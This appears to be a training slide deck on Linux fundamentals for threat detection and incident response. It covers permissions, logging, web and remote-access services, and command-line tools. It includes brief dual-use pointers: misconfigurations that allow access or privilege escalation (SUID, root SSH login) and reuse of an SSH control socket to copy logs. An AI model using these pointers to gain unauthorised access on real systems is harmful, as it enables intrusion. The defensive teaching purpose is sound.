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
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User and Kernel Space



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User Space

User mode

- *The executing code has no ability to directly access hardware or reference memory*
- *Code running in user mode must delegate to system application program interfaces (API) to access hardware or memory*
- Most code running on your computer will execute in user mode
- Due to protection afforded by this isolation, crashes in user mode are usually recoverable



Kernel Space


Kernel mode

- *The executing code has complete and unrestricted access to the underlying hardware*
- *It can execute any central processing unit (CPU) instruction and reference any memory address*
- Generally reserved for the lowest-level, most trusted functions of the OS
- Crashes in Kernel mode may be catastrophic



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User and Kernel Space



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/usr/	User utilities and applications
/var/	Variable files
/root/	Home directory for root user
/proc/	Virtual filesystem for Kernel

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Linux Files

- Linux abstracts almost everything as a file
- File metadata is managed via data structure known as *index node* (*inode / i-node*)
 - Metadata includes file type, permissions, User ID, Group ID, size, time stamps, etc
 - Inode number assigned to every file and directory when created
 - Inodes track file attributes and location on disk
- ‘stat’ command is one way to show inode information
- Executable and Linkable Format (ELF)
 - Defines the structure for binaries, libraries and core files for Linux
 - One of the most common binary file formats for Linux



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
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Permissions

- Every file and every directory are owned by a single user of that system
- Every file and every directory have a security group associated
- 3 types of owners for Linux systems
 - User
 - Group
 - All
- 3 types of permissions
 - Read
 - Write
 - Execute





Permissions

- What command lists permissions?
- What permissions does the file and directory show?

```
root@kali:~/Desktop# ls -l
total 8
-rw-r--r-- 1 root root 12 Mar 11 00:04 Helloworld.txt
drwxr-xr-x 2 root root 4096 Mar 11 00:02 'New Folder'
```

- What command can change security permissions?



Permissions

- Absolute mode:

Number	Permission Type	Symbol
0	No Permission	---
1	Execute	--x
2	Write	-w-
3	Execute + Write	-wx
4	Read	r--
5	Read + Execute	r-x
6	Read + Write	rw-
7	Read + Write + Execute	rwx

- What does the following command do? *chmod 754 HelloWorld.txt*



Permissions

- Symbolic mode:

User Denotations	
u	user/owner
g	group
o	other
a	all

Operator	Description
+	Adds a permission to a file or directory
-	Removes the permission
=	Sets the permission and overrides the permissions set earlier.


- What does the following command do? *chmod g+w Helloworld.txt*
- What does the following command do? *chmod ugo-rwx Helloworld.txt*



Special Permissions

Three special permissions available for executable files and directories

- *Set-User Identification (SUID): Allows program to be run with permissions from program owner, not the user running it*
 - Administrators unwittingly use SUID as root with third-party applications
- *Set-Group Identification (SGID): Allows program to be run with permissions from file group, not the user running it*
- *Sticky Bit: Single bit that prevents unprivileged users from removing or renaming a file in the directory unless they own the file or directory*
 - Also known as restricted deletion flag
 - Commonly found in `/temp`





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/cache
/lib
/log
/spool
/tmp

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Linux Logging

- Syslog: System logging protocol to capture system logs or event messages
- Linux distributions utilize slightly different logging daemons
 - Fedora, RedHat (rsyslogd), OpenSuSE (syslog-ng), various (sysklogd)
- Where do we start?

```
lion1@wpslions:/etc$ ps -aux | grep syslog
syslog      810  0.0  0.1 263040  4312 ?        Ssl  Apr30   0:00 /usr/sbin/rsyslogd -n
message+    811  0.0  0.1  50060  4560 ?        Ss   Apr30   0:00 /usr/bin/dbus-daemon --system --add
ress=systemd: --nofork --nopidfile --systemd-activation --syslog-only
lion1     1463  0.0  0.0 13136  1060  ttyn1     S+   01:35   0:00 grep --color=auto syslog
lion1@wpslions:/etc$ ls -al | grep rsyslog
-rw-r--r--  1 root root          1358 Jan 30  2018 rsyslog.conf
drwxr-xr-x  2 root root         4096 Feb  3 18:24 rsyslog.d
lion1@wpslions:/etc$
```



Linux Logging

- Systemd-Journald captures syslog messages, Kernel log messages initial RAM disk and early boot messages
 - Journald logs are by default not persistent
 - Stored `/run/log/journal` (volatile)
 - May duplicate logs from the following:
 - rsyslogd
 - syslog-ng
 - sysklogd
- Application logs: It depends!



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Applying Knowledge


- We will walk through different Linux applications in a Linux environment
 - *Applications will vary depending on Linux distribution*
- Intent is to arm you with basic knowledge to apply and think dynamically answering the following questions
 - How can I tell it is installed on a Linux host?
 - How can I tell it is running on a Linux host?
 - How can I find and parse the running config?
 - Are there common misconfigurations that may allow access or escalation?
 - Where can I find log activity for the application?




Applications

- Applications are a program or collection of programs to help users perform specific tasks or actions
- Challenges created by applications
 - Attack surfaces and vectors
 - Diversity
 - Vulnerabilities
 - Proprietary software
- Applications running on system communicate with the Kernel via system calls

GCCS-AF



Falconer Weapon System





Web Servers

- Apache: Powerful web server
- Tomcat: Application server designed to execute Java servlets and render web pages that use Java Server page coding
- During an investigation, we suspect a Web server ... what do we check?
 - Process and Netstat checks

```
lion1@wpslions:/$ ps -aux | grep apache
root      894  0.0  0.1  73960  4564 ?          Ss Apr09  0:01 /usr/sbin/apache2 -k start
www-data   895  0.0  0.1  826448  5280 ?          Sl Apr09  0:00 /usr/sbin/apache2 -k start
www-data   896  0.0  0.1  826336  5468 ?          Sl Apr09  0:00 /usr/sbin/apache2 -k start

lion1@wpslions:/$ netstat -ano | grep tcp
tcp        0      0 127.0.0.53:53              0.0.0.0:*                  LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:22                0.0.0.0:*                  LISTEN      off (0.00/0/0)
tcp        0      36 192.168.0.95:22            192.168.0.197:59528    ESTABLISHED on (0.24/0/0)
tcp6       0      0 :::80                      ::*:*                     LISTEN      off (0.00/0/0)
```



Apache Web Servers

- Default installation of files
 - `/etc/apache2/httpd.conf`
 - `/etc/apache2/apache2.conf`
 - `/etc/httpd/httpd.conf`
 - `/etc/httpd/conf/httpd.conf`
- Config file
- Apache server control interface
 - ‘apachectl’ command ‘-S’ argument
- `/var/www` directory

```
lion1@ups lions:/$ ls /etc/apache2/
apache2.conf      conf-enabled    magic          mods-enabled   sites-available
conf-available    envvars        mods-available  ports.conf    sites-enabled
#                  /etc/apache2/
#                  |-- apache2.conf
#                  |              |-- ports.conf
#                  |              |-- mods-enabled
#                  |                  |-- *.load
#                  |                  |-- *.conf
#                  |              |-- conf-enabled
#                  |                  |-- *.conf
#                  |              |-- sites-enabled
#                  |                  |-- *.conf
#                  |
#                  #
```



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Apache Web Servers

apachectl

```
lion1@wpslions:/etc/apache2$ apachectl -S
ServerRoot: "/etc/apache2"
Main DocumentRoot: "/var/www/html"
Main ErrorLog: "/var/log/apache2/error.log"
Mutex watchdog-callback: using_defaults
Mutex default: dir="/var/run/apache2/" mechanism=default
PidFile: "/var/run/apache2/apache2.pid"
Define: DUMP_VHOSTS
Define: DUMP_RUN_CFG
User: name="www-data" id=33 not_used
Group: name="www-data" id=33 not_used
```


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Tomcat

- bin: Binaries and startup scripts
- Key conf files:
 - *Catalina.policy*: Security policy
 - *Server.xml*: Main configuration file
- Connectors
 - Show how server is being utilized



```
<Connector port="8080" protocol="HTTP/1.1" connectionTimeout='20000' redirectPort="8443" />
```

- Apache Jserv Procotol connector to handle communication between Tomcat and Apache HTTP server

```
<Connector port="8009" protocol="AJP/1.3" redirectPort="8443" />
```

- /opt/tomcat/logs

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Remote Access

- SSH
 - Logs `/var/log/auth.log`
 - PAM authentication may bypass certain config settings
 - Common configuration mistakes
 - Allowing root ssh login
 - Enabling strong authentication without disabling weaker ones
- Virtual Network Computing (VNC)
 - VNCviewer (client) / VNCServer relationship
 - Default port starting at 5900 / 5901
 - Configuration located in `xstartup` in users home directory



Remote Access

Webmin – browser-based remote access

- Default port 10 000
- Logs `/var/webmin/miniserv.log` and `/var/webmin/webmin.log` or `/var/log/webmin/`
- Raw logs not easy to understand (`log_parser.pl` converts logs into readable message)

A screenshot of the Webmin Actions Log search interface. On the left is a sidebar with links like "Login: screenshots", "Webmin", "System", "Servers", etc. The main area has a title "Module Config" and a search bar "Search the Webmin log for actions ..". It contains several search criteria:

- By any user (radio button selected)
- By user: "admin" (dropdown menu)
- By any user except: "admin" (dropdown menu)
- In any module (radio button selected)
- In module: "ADSL Client" (dropdown menu)
- At any time (radio button selected)
- For today only (radio button selected)
- For yesterday only (radio button)
- Between: " / Jan / " and " / Jan / " (date range dropdowns)
- Which modified any file (radio button)
- That modified file (radio button)

A "Search" button is at the bottom right.




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Remote Access

Guacamole Apache – browser-based remote access

- GUACAMOLE_HOME: Primary search location for configs
- *Guacamole.properties*, main config file
- Servlet container will have logs (i.e., *catalina.out*)
- Below is catalina.sh startup script specifying log location

```
#!/bin/sh
[...]
# CATALINA_OUT  (Optional) Full path to a file where stdout and stderr
#                  will be redirected.
#                  Default is $CATALINA_BASE/logs/catalina.out
[...]
CATALINA_OUT="$CATALINA_BASE"/logs/catalina.out
```



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Comparing Windows

- Modularity and user privileges
 - Windows is not modular
- Automated functions
 - Windows automates as many functions as possible for user
 - Linux can be setup to automate
- Open-source and transparency
- Security through variety
 - Windows users make up about 90% of computer users and only vary by a few versions
 - Linux varieties use different sets of tools and applications



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Comparing Windows

User Mode

User Applications (DB, Web, Net Tools, etc)

LIBRARIES

SYSTEM PROCESSES

SERVICES

DEVICE DRIVERS

APPLICATION IPC

DEVICE DRIVERS

FILE SYSTEM

Dynamic Link Libraries (Shared Libraries)

Kernel Mode

Microkernel

SCHEDULER, SYSTEM CALLS, BASIC IPC

Hardware Abstraction Layer (HAL)

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Detecting Threats on Linux

- Find binaries that do not belong
- Verify binaries match known good packages
- Check cron jobs / at jobs
- Check for binaries with raw sockets listening
- Check for possible injected memory
- Verify PAM modules
- Check SSH access



Detecting Threats on Linux



- Collection tools may change artifacts on system
 - Know the programs which modify the metadata of files and directories
- Investigation should start with most volatile to the least volatile data
- Detecting methodology may vary
 - Protecting mission
 - Incident response due to suspected adversary
 - OSI directed



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Overview

- Intro to Linux
- Linux Operating System
- Key Linux components
- User space and Kernel space
- Linux files
- Linux permissions
- Linux logging
- Linux application
- *Useful command line interface syntax*

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To the Keyboard – What Shrink Thinks You Should Know

- w; uname -a
- ls -latr
- ps -efH
- netstat -untap
- ssh -MS /tmp/socket1
root@127.0.0.1
- scp -o “ControlPath /tmp/socket1”
@:[logfile] /tmp/logfile
- htop
- systemd-cgls
- loginctl list-sessions
- loginctl show-session #
- journalctl | tail -20
- dmesg | tail -20
- lastlog
- lastb
- Daemon logs



Useful CLI Syntax

- alias: Command to replace one string with another string
- cat: Combine files and print the standard output
- cksum: Checksum and count the bytes in a file
- cp: Copy files and directories
- chmod: Change permissions of a file or directory
- chown: Change ownership of a file or directory
- curl: Tool to transfer data from or to a server using a supported protocol
- diff: Find differences between two files
- echo: Display a line of text



Useful CLI Syntax

- **find:** Searches for files in a directory hierarchy
- **finger:** User information lookup program
- **ftp:** Basic file transfer program
- **grep:** Print lines that match patterns
- **jobs:** Lists the active jobs
- **kill:** Terminate a process
- **less:** Program to filter through text one screen at a time
- **locate:** Finding the location of a specific file
- **ls:** List directory contents



Useful CLI Syntax

- ps: Snapshot of current processes
- rm: Remove a file or a directory and its contents
